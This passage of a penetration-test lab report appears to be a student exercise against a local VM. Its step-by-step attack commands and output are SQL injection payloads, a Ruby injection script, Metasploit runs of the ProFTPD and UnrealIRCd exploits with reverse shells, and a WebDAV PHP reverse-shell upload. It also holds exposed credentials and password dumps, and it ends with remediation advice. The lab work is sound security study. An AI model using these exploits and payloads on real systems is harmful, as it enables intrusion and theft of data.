
19. From the decrypted mail we understand that the PHP application is vulnerable to SQL Injection. So now we test the command given in the mail on the PHP application.

```
bcurtis
password'; select password from employees where username='' OR ''='
```




20. Modify the query to the following to get the entire employee information:

```
password'; select * from employees where username='' OR ''='
```




21. Modify the query to the following to get the entire customer information

```
password_md5'; select * from customers where first_name='' OR ''='
```




4.4: Encrypted Emails to outsiders-backdoor:document.zip

1. Run `ls -lsa` to see the contents of mail folder.
2. We see that there is a Onpxqbbe.txt text file, we try to open it by running `cat Onpxqbbe.txt`



3. We see that the mail is encrypted, we decrypt it online as it is a simple caesar cipher to reveal the contents of the mail.



4. As we can see that to open the Onpxqbbe.txt text fie 'vagrant' needs root privileges.

   By running `./documents.zip` we get the root privileges and now we can access the text file to check its contents.

4.5: Email conversations by Employees - cat-shadow


1. Follow steps in section 4.1 till step 7
2. Go to the `/mhayes` directory, and from there to the `mail` directory
3. Run the `ls` command to see the list of files in the mail directory 4.

There we find the `shadow-dump.txt` file. Read this file using the `cat` command.

5. Reading the mail we understand that running the `cat-shadow` command will give the password dump of all the users.

6. Now we switch to user `tyler` using the `su` command and search for the `cat-shadow` script and go to that location.

```
su
locate cat-shadow
cd /usr/local/bin/
cat cat-shadow
```




4.6: Sensitive Notes on Server-Reverse shell

1. First follow steps given in 4.10:
2. Then: https://null-byte.wonderhowto.com/how-to/exploit-webdav-server-get-shell-0204718/

3. Run the following commands on `msfconsole`


```
search webdav scanner
use 1
```

```
set path /uploads/
setg rhosts 192.168.56.200 run
```



2. Now run the following command to test the detected webdav server

```
davtest -url http://192.168.56.200/uploads
```




3. Now run the following to upload a webshell

```
cadaver http://192.168.56.200/uploads
#  https://github.com/tutorial0/WebShell/blob/master/Php/php-reverse-shell.php  put
php-reverse-shell.php
```

```
# run this on other terminal
nc -lvnp 4444
```


5. Go to `http://192.168.56.200/uploads` and click on the uploaded webshell to activate it. This will open a shell on the netcat listener.




4.7: Scripts to exploit websites on server - poc.rb

1. First follow section 4.11
2. Once completed, run `exploit` to complete the backdoor
3. Once the exploit is complete, run `id` to check current user and run `shell` to get an interactive command line.
4. Now go to `/home/bcurtis` and then to `/poc`

```
cd  /home/bcurtis
cd poc
```



5. Run `ls` to list the files in the directory
6. Go to the `payroll_app` directory and list the files there



7. Read the file `poc.rb` using the cat command
8. Run the ruby script

```
ruby poc.rb
```

```
tyler@vagrant:/home/bcurtis/poc/payroll_app$ cat poc.rb
cat poc.rb
require 'net/http'

url  = "http://127.0.0.1/payroll_app.php"
uri  = URI(url)
user = 'bcurtis'
injection = "password'; select password from employees where username='' OR ''='"

puts "Making POST request to #{uri} with the following parameters:"
puts "'user' = #{user}"
puts "'password' = #{injection}"
res = Net::HTTP.post_form(uri, 'user' => user, 'password' => injection, 's' => 'OK')

puts "Response body is #{res.body}"
puts "Done"
tyler@vagrant:/home/bcurtis/poc/payroll_app$ ruby poc.rb
ruby poc.rb
Making POST request to http://127.0.0.1/payroll_app.php with the following parameters:
'user' = bcurtis
'password' = password'; select password from employees where username='' OR ''='
Response body is

<center><h2>Welcome, bcurtis</h2><br><table style='border-radius: 25px; border: 2px solid black;' cellspacing=30><tr><th>Username</th><th>First Name</th><th>Last Name</th><th>Salary</th></tr><center><h2>Welcome, bcurtis</h2><br><table style='border-radius: 25px; border: 2px solid black;' cellspacing=30><tr><th>Username</th><th>First Name</th><th>Last Name</th><th>Salary</th></tr><tr><td>humbl3ifytyl3r</td></tr>
<tr><td>motocross4life</td></tr>
<tr><td>humblhumbl</td></tr>
<tr><td>hellohello04</td></tr>
<tr><td>jcochran</td></tr>
<tr><td>seyahm</td></tr>
<tr><td>ChangeMe</td></tr>
</table></center>
Done
tyler@vagrant:/home/bcurtis/poc/payroll_app$
```

4.8: FTP

1. Run `msfconsole` to start metasploit.

2. We have to search the appropriate exploit. To search the appropriate exploit run `search proftpd` on `msfconsole` .

3. We use the number 4 exploit, to use this exploit run `use 4`

2. Then we have to search compatible payloads for this this exploit, we run `show payloads` which lists out compatible payloads.

```
msf6 exploit(windows/http/icecast_header) > search proftpd

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  exploit/linux/misc/netsupport_manager_agent  2011-01-08       average    No     NetSupport Manager Agent Remote Buffer Overflow
   1  exploit/linux/ftp/proftp_sreplace           2006-11-26       great      Yes    ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
   2  exploit/freebsd/ftp/proftp_telnet_iac       2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
   3  exploit/linux/ftp/proftp_telnet_iac         2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
   4  exploit/unix/ftp/proftpd_modcopy_exec       2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_Copy Command Execution
   5  exploit/unix/ftp/proftpd_133c_backdoor      2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Execution


Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/ftp/proftpd_133c_backdoor

msf6 exploit(windows/http/icecast_header) > use 4
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show payloads

Compatible Payloads
===================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  payload/cmd/unix/bind_awk                              normal  No     Unix Command Shell, Bind TCP (via AWK)
   1  payload/cmd/unix/bind_perl                             normal  No     Unix Command Shell, Bind TCP (via Perl)
   2  payload/cmd/unix/bind_perl_ipv6                        normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3  payload/cmd/unix/generic                               normal  No     Unix Command, Generic Command Execution
   4  payload/cmd/unix/reverse_awk                           normal  No     Unix Command Shell, Reverse TCP (via AWK)
   5  payload/cmd/unix/reverse_perl                          normal  No     Unix Command Shell, Reverse TCP (via Perl)
   6  payload/cmd/unix/reverse_perl_ssl                      normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   7  payload/cmd/unix/reverse_python                        normal  No     Unix Command Shell, Reverse TCP (via Python)
   8  payload/cmd/unix/reverse_python_ssl                    normal  No     Unix Command Shell, Reverse TCP SSL (via python)
```

3. We want to use the payload number 5, to set this payload we run `set payload 5` .

4. Now we have to set the RHOSTS and sitepath, we run `show options` .

5. To set the rhosts by running this command `setg rhosts 192.168.56.200` .

6. To set the sitepath by running this command `setg sitepath /var/www/html` .

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > setg rhosts 192.168.56.200
rhosts => 192.168.56.200
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > setg lhost 192.168.56.101
lhost => 192.168.56.101
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set sitepath /var/www/html
sitepath => /var/www/html
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.56.200   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      80               yes       HTTP port (TCP)
   RPORT_FTP  21               yes       FTP port
   SITEPATH   /var/www/html    yes       Absolute writable website path
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path to the website
   TMPPATH    /tmp             yes       Absolute writable path
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.56.101   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   ProFTPD 1.3.5

msf6 exploit(unix/ftp/proftpd_modcopy_exec) >
```

4.9: MySQL

1. First follow section 4.9
2. The follow section 4.3 till Step 8
3. Once done we know search for the PHP application `payroll_app.php`

```
tyler@vagrant:/home/bcurtis$ locate payroll_app.php
locate payroll_app.php
/var/www/html/payroll_app.php
tyler@vagrant:/home/bcurtis$
```

4. Now come back to the `/var/www/html` directory using the `cd /var/www/html` command
5. Read the `payroll_app.php` in the directory, here the password for the MySQL

```
tyler@vagrant:~$ cd /var/www/html
cd /var/www/html
tyler@vagrant:/var/www/html$ cat payroll_app.php
cat payroll_app.php
<?php
$conn = new mysqli('127.0.0.1', 'root', 'yfielbmuh', 'humbleify');
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
?>
```

6. Now run the follwing command and enter the password as `yfielbmuh` :

```
mysql -h 127.0.0.1 -u root —p humbleify
```

```
tyler@vagrant:~$  mysql -h 127.0.0.1 -u root -p humbleify
 mysql -h 127.0.0.1 -u root -p humbleify
Enter password: yfielbmuh

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 50045
Server version: 5.5.62-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> exit
exit
Bye
```

4.10: SSH

1. The passwords obtained in section 4.2 can be used to login to the server via ssh as show below.

```
┌──(root💀kali)-[/home/mukaddamzaid]
└─# ssh mhayes@192.168.56.200
mhayes@192.168.56.200's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

  System information as of Sun Mar 12 06:20:32 UTC 2023

  System load:  0.72              Processes:           122
  Usage of /:   3.0% of 61.65GB   Users logged in:     0
  Memory usage: 12%               IP address for eth1: 192.168.56.200
  Swap usage:   0%

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Your Hardware Enablement Stack (HWE) is supported until April 2019.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

mhayes@vagrant:~$
```

4.11: IRC:

1. First run `msfconsole` in your kali linux terminal and run `search unrealirc`

```
msf6 > search unrealirc

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 > use 0
```

2. We have to search compatible payloads for this this exploit, we run `show payloads` which lists out compatible payloads.

2. We want to use the payload no. 7, to set this payload we run `set payload 7` .

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_perl                                   normal  No     Unix Command Shell, Bind TCP (via Perl)
   1   payload/cmd/unix/bind_perl_ipv6                              normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   2   payload/cmd/unix/bind_ruby                                   normal  No     Unix Command Shell, Bind TCP (via Ruby)
   3   payload/cmd/unix/bind_ruby_ipv6                              normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   4   payload/cmd/unix/generic                                     normal  No     Unix Command, Generic Command Execution
   5   payload/cmd/unix/reverse                                     normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   6   payload/cmd/unix/reverse_bash_telnet_ssl                     normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   7   payload/cmd/unix/reverse_perl                                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   8   payload/cmd/unix/reverse_perl_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   9   payload/cmd/unix/reverse_ruby                                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   10  payload/cmd/unix/reverse_ruby_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   11  payload/cmd/unix/reverse_ssl_double_telnet                   normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 7
payload => cmd/unix/reverse_perl
```

3. Now we have to set the RHOSTS and LHOST, we run 4. `show options` .

To set the rhosts by running this command `setg rhosts 192.168.56.200` .

5. To set the lhost by running this command `setg lhost 192.168.56.200` .

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   6667             yes       The target port (TCP)


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > setg rhosts 192.168.56.200
rhosts => 192.168.56.200
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > setg lhost 192.168.56.101
lhost => 192.168.56.101
```

4.14: WebDav Server

1. First follow the steps in 4.10

2. get go to `bcurtis's` home directory

```
cd /home/bcurtis
```

```
www-data@vagrant:/var/www/html$ cd /home/bcurtis
cd /home/bcurtis
www-data@vagrant:/home/bcurtis$ ls
ls
mail  poc  recycle-bin
www-data@vagrant:/home/bcurtis$ cd recycle-bin
cd recycle-bin
www-data@vagrant:/home/bcurtis/recycle-bin$ ls
ls
documents.zip  tcp-report
www-data@vagrant:/home/bcurtis/recycle-bin$ ./documents.zip
./documents.zip
# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
# whoami
whoami
root
#
```

5. Vulnerability Remediations

5.1: Customer data:

1. The database password should not be easy to guess, In this case it was humbliefy spelled opposite.
2. Increase the hash complexity including the increasing the hash size, and complexity of the hashing algorithm, because we were able to successfully crack the hashed password for customers
3. The passwords and other sensitive information can be stored in an encrypted format in the database and not in plain-text format.
4. Implement a strong password policy: Implement a strong password policy that requires employees to use complex passwords and change them regularly. This can reduce the likelihood of passwords being easily guessed or cracked.

5.2: Employees data:

Vulnerability Remediations same as 5.1

5.3: Encrypted mails obtained - SQL Injection

1. Regular training and education of employees on Code of Conduct and signing of NDA's which is a legal document between two or more parties who agree not to disclose any sensitive information.
2. If an employee is laid off from the company, the server administrator should remove all the files of that employee or create a backup of them for legal and purposes.
3. To prevent the company from SQL injections, they should Use Parameterized Queries: Parameterized queries are a way of passing user input to a database query as a parameter rather than directly embedding it into the query string, Use Input Validation: Input validation is the process of checking user input to ensure that it meets expected criteria, such as the correct data type, length, or format.

5.4: Encrypted Emails to outsiders-backdoor:document.zip

1. Patch your system: Install the latest patches and updates for your system to ensure that the vulnerability is fixed.
2. Firewall: A properly configured firewall can prevent unauthorized access to your system. Block any inbound connections to port 1524, which is the default port used by ingreslock.
3. Security software: Install and configure security software such as anti-virus, anti-malware, and intrusion detection systems to detect and prevent any potential exploits of the ingreslock backdoor.

5.5: Email conversations by employees - cat-shadow

1. Mayes should not be given the ability to run the 'cat-shadow' script
2. Monitor your system so that anyone doesn't run the shadow dump command to obtain the password hashes
3. Employee should be trained and monitored so that they are not able to create such scripts.
4. Strict access control should be implemented, to prevent employees giving ability to other employees to run any scripts which require root permission

5.6: Reverse Shell uploads:

1. Disable WebDAV: The first step is to disable WebDAV if it is not needed. This can be done by modifying the server configuration or removing the WebDAV module if it is a separate component.

2. Update the server: Ensure that the web server software is up to date with the latest security patches and fixes. This can help prevent future vulnerabilities that attackers may exploit.

3. Remove the malicious shell: The uploaded shell should be removed immediately to prevent the attacker from gaining further access or control. This can be done by deleting the file from the server or using security tools to scan and remove the file

5.7: Scripts to exploit websites on server - poc.rb:

1. Implement access control: Use access control mechanisms, such as authentication and authorization, to restrict access to sensitive resources on the server. This can prevent unauthorized access to the script and protect sensitive data.

2. Use secure coding practices: Follow secure coding practices when writing Ruby code. This includes validating input, using secure data storage methods, and avoiding the use of insecure functions.
3. Regularly update dependencies: Ensure that all dependencies used by the script are up to date, including any Ruby gems or libraries used by the script. This can help to prevent known vulnerabilities from being exploited.

5.8: FTP:

1. Use SFTP or FTPS instead of FTP - SFTP (SSH File Transfer Protocol) and FTPS (FTP over SSL/TLS) are secure alternatives to FTP that encrypt data in transit. SFTP uses SSH to encrypt data, while FTPS uses SSL/TLS. Both protocols use different port numbers, with SFTP typically using port 22 and FTPS typically using port 990.

2. Configure a firewall to restrict access to FTP port - Configure a firewall to allow access to FTP port only for authorized users or systems. This will help prevent unauthorized access to the FTP server.
3. Regularly update and patch FTP software - Keep the FTP software up to date with the latest security patches and updates to help prevent known vulnerabilities from being exploited.
4. Implement logging and auditing - Implement logging and auditing to monitor FTP server activity and detect any unauthorized access or suspicious activity.

5.9: mysql:

1. Configure firewall rules: Use a firewall to restrict access to the MySQL port, allowing only trusted sources to connect. This can help prevent unauthorized access to the database.

2. Use SSL encryption: Enabling SSL encryption for MySQL can help prevent eavesdropping and man-in-the-middle attacks, as all communication between the client and server will be encrypted.
3. Use strong passwords: Use complex and unique passwords for MySQL accounts, and avoid using default or easily guessable passwords. This can help prevent brute-force attacks against the database.

5.10: SHH:

1. Change the default SSH port: By default, SSH listens on port 22. Changing the default port to a non-standard port can make it more difficult for attackers to find the SSH port on your server. However, keep in mind that this step alone does not provide complete security as attackers can still scan your network for open ports.

2. Use key-based authentication: Instead of using a password, use key-based authentication to connect to your SSH server. This method is more secure because it requires both a private and public key for authentication. The private key should be kept securely on your local machine, while the public key can be stored on the server.

3. Implement firewall rules: Configure your firewall to allow only trusted IPs to access the SSH port. This way, even if an attacker discovers your SSH port, they will not be able to connect unless they are coming from an authorized IP address.

5.11: IRC:

1. Disable IRC port: You can disable IRC port on your network. This will prevent users from accessing IRC servers and reduce the risk of attacks.

2. Firewall: Configure your firewall to block incoming and outgoing traffic on IRC ports. This will prevent unauthorized access and limit the spread of malware through IRC channels.

